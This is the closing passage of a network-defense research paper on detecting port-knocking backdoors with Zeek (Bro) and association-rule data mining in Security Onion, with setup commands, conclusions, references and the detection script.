Security Onion requires a series of steps to install and configure (Burks, 2012). To operationalize the prior Zeek (Bro) script, (1) create a data mining directory, (2) copy the script into the directory, (3) create a load script, and (4) append the load script reference to the local load script. Finally, (5) enable pseudo-realtime within the Security

Onion import feature and (6) import the PCAP. To check if the Zeek (Bro) data mining script has fired, (7) examine the entries in the notice log. Alternatively, (8) go to Kibana, Dashboard, Zeek (Bro) Notices, and then scroll down to "Notices - Logs." See Figure 15.

```
# mkdir /opt/bro/share/bro/policy/datamining

# mv datamine-ports.bro /opt/bro/share/bro/policy/datamining

# cat << "EOF" > /opt/bro/share/bro/policy/datamining/__load__.bro
@load ./datamine-ports.bro
EOF

# cat << "EOF" >> /opt/bro/share/bro/site/local.bro
# experimental data mining scripts
@load datamining
EOF

# sed -i.bak 's/bro -r $PCAP/bro --pseudo-realtime -r $PCAP/g' /usr/sbin/so-import-pcap

# so-import-pcap out.pcap

# cat /nsm/import/bro/notice.log
{"ts":"2018-10-25T01:44:23.357123Z","note":"Weird::Activity","msg":" AprioriInverse Port
Knock Detection 3 22 53 200 5002  #SUP: 3"
```



Figure 15: Bro script, install and run within Security Onion

As seen above in Figure 15, this script functions by using the Zeek (Bro) script within Security Onion. Again, this test shows successful data mining using Zeek (Bro) within Security Onion. With the algorithm tuned and running operationally, the knowledge discovery process can now finally finish with the results: the input, the problem, the solution, and the conclusion

4. Conclusion

Port-knocking is a stealthy means of hiding access and controlling access to a system. Finding backdoors, used by malware and attackers, is important for today's defenders to detect and respond to intrusions. The problem is finding the port-knocking within network traffic. The research shows that Zeek (Bro) offers the ability to examine network traffic and data mining offers the ability to find port patterns within the network traffic. In particular, the defender can use Zeek (Bro) data mining for processing network data, selecting an algorithm, and tuning the algorithm. Precisely, the apriori inverse algorithm shows success at finding port-knocking within random network traffic using multiple test runs against multiple port-knocking applications on multiple operating systems. In total, the cooperation of Zeek (Bro) and data mining conclusively offers the ability to find port-knocking within network traffic.

The research process of data preparation was time-consuming but selecting well-supported tools offers specific documentation and knowledge online. The research process of data mining, on the other hand, needs a diverse set of knowledge to determine the best algorithm. The preponderance of time was spent researching algorithms before having a broad knowledge of the topic, and before having SPMF. SPMF and associated documentation made the process easier to understand and informally attempt algorithms. These processes took a considerable amount of time, but in the end, the data preparation and data mining process achieved the desired result.

This research also has limitations that future research could resolve. Newer port-knocking techniques can use single packet port-knocking with patterns in the packet. In theory, if a pattern exists, data mining can find it, but this would require data mining using other packet features. Additionally, tracing the patterns to the original packets is a limitation. The data preparation process obscures the exact origination (though limited time-based origination does exist). With added scripting, it appears achievable to store and select the proper ports from the prior timeframe.

In conclusion, intruders may hide, but the defenders use of network-level data mining will find evidence of the patterns they leave behind. The synergistic combination of Zeek (Bro) and data mining unquestionably offers a working solution to finding port-

knocking patterns. For the defender, this research documents the process of creating and confirming a Zeek (Bro) network-level port-knocking detection using data mining.

Brian Nafziger, brian@nafziger.net

References

Bro IDS Jobs. (2018). Indeed.com. Retrieved from https://www.indeed.com/jobs?q=%22bro+ids%22

Baumgartner, K. (2014). The 'Penquin' Turla (2014). Retrieved from https://securelist.com/the-penquin-turla-2/67962/

Burks, D. (2012). Security Onion. Retrieved from https://resources.sei.cmu.edu/asset_files/Presentation/2014_017_001_90218.pdf

Brownlee, J. (2013). A tour of machine learning algorithms. Retrieved from https://machinelearningmastery.com/a-tour-of-machine-learning-algorithms/

Brownlee, J. (2014) How to research a machine learning algorithm. Retrieved from https://machinelearningmastery.com/how-to-research-a-machine-learning-algorithm/

Brownlee, J. (2016). Applied Machine Learning Process. Retrieved from https://machinelearningmastery.com/process-for-working-through-machine-learning-problems/

Cowsay. (2017). Raspberry Pi – Portknocking with knockd. Retrieved from https://cowsayroot.com/raspberry-pi-portknocking-with-knockd/

Data Science Jobs. (2018). Indeed.com. Retrieved from https://www.indeed.com/jobs?q=%22data+science%22

Donoso, F. (2017, September). The Equation Group's post-exploitation tools (DanderSpritz and more) Part 1. Retrieved from https://medium.com/francisck/the-equation-groups-post-exploitation-tools-danderspritz-and-more-part-1-a1a6372435cd

EGI CSIRT. (2017, January). Analysis of the VENOM Linux rootkit. EGI Computer Security Incident Response Team (CSIRT). Retrieved from http://csirt.egi.eu/files/2017/05/Report-venom.pdf

Fayyad, U., Piatetsky-Shapiro, G., & Smyth, P. (1996). From data mining to knowledge discovery in databases. AI magazine, 17(3), 37. Retreived from https://www.kdnuggets.com/gpspubs/aimag-kdd-overview-1996-Fayyad.pdf

Fournier-Viger, P., Lin, C.W., Gomariz, A., Gueniche, T., Soltani, A., Deng, Z., Lam, H. T. (2016). The SPMF Open-Source Data Mining Library Version 2. Proc. 19th

European Conference on Principles of Data Mining and Knowledge Discovery (PKDD 2016) Part III, Springer LNCS 9853, pp. 36-40. Retrieved from http://www.philippe-fournier-viger.com/2016_PKDD_SPMF_VERSION2.pdf

FunOverIP. (2011). CD00r Knocking Backdoor, improved. Retrieved from http://funoverip.net/2011/03/cd00r-knocking-backdoor-improved/

Guerrero-Saade, J. A., Raiu, C., Moore, D., & Rid, T. (2017). PENQUIN'S MOONLIT MAZE. Retrieved from https://ridt.co/d/jags-moore-raiu-rid.pdf

Hartrell, G. (2002). Get a Handle on CD00r. The Invisible Backdoor. Retrieved from https://www.giac.org/paper/gcih/342/handle-cD00r-invisible-backdoor/103631

Hommes, S., & Engel, T. (2012, May). Detecting stealthy backdoors with association rule mining. In International Conference on Research in Networking (pp. 161-171). Springer, Berlin, Heidelberg. Retrieved from https://link.springer.com/content/pdf/10.1007/978-3-642-30054-7_13.pdf

Kaytoue, M., Marcuola, F., Napoli, A., Szathmary, L., & Villerd, J. (2011). The coron system. arXiv preprint arXiv:1111.5690. Retrieved from https://arxiv.org/pdf/1111.5690.pdf

Krzywinski, M. (2003). Port Knocking: Network Authentication Across Closed Ports. SysAdmin Magazine. Retrieved from http://www.portknocking.org/view/about

Krzywinski, M. (2017). Port Knocking Implementations. Retrieved from http://www.portknocking.org/view/implementations

Hutchins, E. M., Cloppert, M. J., & Amin, R. M. (2011). Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. Leading Issues in Information Warfare & Security Research, 1(1), 80. Retrieved from https://pdfs.semanticscholar.org/ca18/aa98d4d1d434802eec54c2ba6ea8cf493b88.pdf#page=123

MITRE Corporation. (2018a). ATT&CK Matrix for Enterprise. Retrieved from https://attack.mitre.org/

MITRE Corporation. (2018b). ATT&CK, Techniques, Port Knocking. Retrieved from https://attack.mitre.org/wiki/Technique/T1205

Brian Nafziger, brian@nafziger.net

Mladenov, K., & Zismer, A. (2017). Repurposing defensive technologies for offensive Red Team operations. Retrieved from http://www.delaat.net/rp/2016-2017/p33/report.pdf

Netlovers. (2018). Port Knocking Server and Securing SSH connection for CentOS 7. Retrieved from https://netslovers.com/2018/02/28/port-knocking-server-securing-ssh-connection-centos-7/

Paxson, V. (1999). Bro: a system for detecting network intruders in real-time. Computer networks, 31(23-24), 2435-2463. Retrieved from http://static.usenix.org/publications/library/proceedings/sec98/full_papers/paxson/paxson.pdf

Paxson, V. (2018). Zeek (Bro) Blog: Renaming the Bro Project. Retrieved from https://blog.zeek.org/2018/10/renaming-bro-project_11.html

Phenoelit. (2000). cD00r.c - packet coded backdoor. Retrieved from http://www.phenoelit-us.org/stuff/cD00r.c

Rapid7. (2017). How to Secure SSH Server using Port Knocking on Ubuntu Linux. Retrieved from https://blog.rapid7.com/2017/10/04/how-to-secure-ssh-server-using-port-knocking-on-ubuntu-linux/

Sengar, S. S. (2018, March 12). How To Hide Your Ports With Port Knocking – secjuice™ – Medium. Retrieved from https://medium.com/secjuice/how-to-hide-your-ports-with-port-knocking-cb7f244849e7

Sommer, R. (2011). The Open Source Bro IDS Overview. At the 2011 CACR Higher Education Cybersecurity Summit Indiana University. Retrieved from http://www.icir.org/robin/slides/Bro-CACR-Indianapolis.pdf

Stahn, M. (2017, November). Pyknock: Ultra flexible port knocking daemon. Retrieved from https://github.com/mike01/pyknock

Vinet, J. (2014). Knockd: A Simple Port-Knocking Daemon. Retrieved from http://www.zeroflux.org/knock/

Brian Nafziger, brian@nafziger.net

Appendix

See https://github.com/bnafziger/BroMine

```
module datamine;

@load base/utils/exec

global ports = "";
global port_s: set[port] = {};
global port_v: vector of count = {};

global data: bool = F;
global ipport: table[addr] of set[port] = {};

event new_connection(c: connection) {
  if (c$id$resp_h !in ipport ) ipport[c$id$resp_h]=set();
  if (c$id$resp_p !in ipport[c$id$resp_h]) add ipport[c$id$resp_h][c$id$resp_p];
}

event prep () {
  for (i in ipport) {
    for ( ps in ipport[i]) port_v[|port_v|]= port_to_count(ps);
    sort(port_v);
    for ( pv in port_v) ports += cat(port_v[pv])+" ";

    local c = open_for_append("/tmp/input.txt");
    print c, ports;
    close(c);

    ports = "";
    port_s = set();
    port_v = vector();
    data=T;
    }

  clear_table (ipport);
  schedule 60sec { prep () };
}

event mine () {
  if ( data )  {
    local jcmd="java -jar /tmp/spmf.jar run AprioriInverse /tmp/input.txt /tmp/output.txt
2% 20% >/dev/null ; tail -n1 /tmp/output.txt";
    local cmd=Exec::Command($cmd=jcmd);
    when ( local result = Exec::run(cmd) ) {
      if ( result?$stdout )
        if ( strstr(result$stdout[0], "SUP: 1") == 0 )
          NOTICE([$note=Weird::Activity,$msg=" AprioriInverse Port Knock Detection
"+result$stdout[0]]);
      }
  }

  schedule 240sec { mine () };
}

event bro_init() {
  local c = unlink("/tmp/input.txt");
  local o = unlink("/tmp/output.txt");

  schedule 60sec { prep () };
  schedule 240sec { mine () };
}
```

Brian Nafziger, brian@nafziger.net